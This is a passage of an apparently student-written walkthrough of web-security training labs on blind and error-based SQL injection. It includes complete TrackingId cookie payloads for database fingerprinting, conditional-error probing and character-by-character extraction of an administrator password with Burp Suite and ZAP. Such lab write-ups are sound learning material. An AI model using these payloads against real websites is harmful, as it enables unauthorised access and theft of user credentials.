
TrackingId=xyz' AND (SELECT SUBSTRING(password,**§1§**,1) FROM users WHERE username='administrator')='**§a§**



⇒ **1** is the first charcter to brute force and I set the payload to increment till 20.

⇒And, **a** is the password brute forced from a-z,0-9 .


⇒And Grep matched to Welcome back to see the 20 results from 740 responses.



⇒And found the results and solved the lab.


III. Blind SQL injection with conditional errors.

⇒As usual intercepted in burp suite and modified the TrackingId with adding ‘ ,and verified the error message is received.



⇒ Added ‘ ’ two quotation marks and saw that error disappears.


⇒ Used '||(SELECT '')||' and saw the query was not valid and used '||(SELECT '' FROM dual)||' and determined the database is Oracle because the error disappeared.




⇒ Used the true and false query to see the response and saw if query is true the error is generated and if false the page is loded without error.


⇒ True query : '||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||'

⇒ False query : changed to (1=2).






⇒Used '||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||' ,and received error and found there is a username as administrator.



⇒And used the query to determine the number of characters present in the password and kept incrementing it and knew there was 20 letters.


'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')||'




⇒ Used Owasp zap tool that is Zaproxy to brute force to find the password.

'||(SELECT CASE WHEN SUBSTR(password,**1**,1)='**a**' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'

⇒ The highlighted part will be selected to brute force where **1** will increment till 20 and **a** will be brute forced by a-z ,0-9.





⇒ Got the password ,entered the credentials and solved the lab.




IV. Visible error-based SQL injection.


⇒In burp suite intercepted the request and sent it to repeater and changed the TrackingId by adding ‘ ,single quote to it and saw verbose error. And then added **‘--** , and error disappeared.






⇒Used ' AND CAST((SELECT 1) AS int)-- , and got different boolen expression error ,because of this I added = operator in the query as ' AND 1=CAST((SELECT 1) AS int)-- . And error disappeared.






⇒Now in TrackingId used ' AND 1=CAST((SELECT username FROM users) AS int)-- ,and received new erroe message and remove the tracking id and saw another error ,but query was correct and determined it returned more than one row.




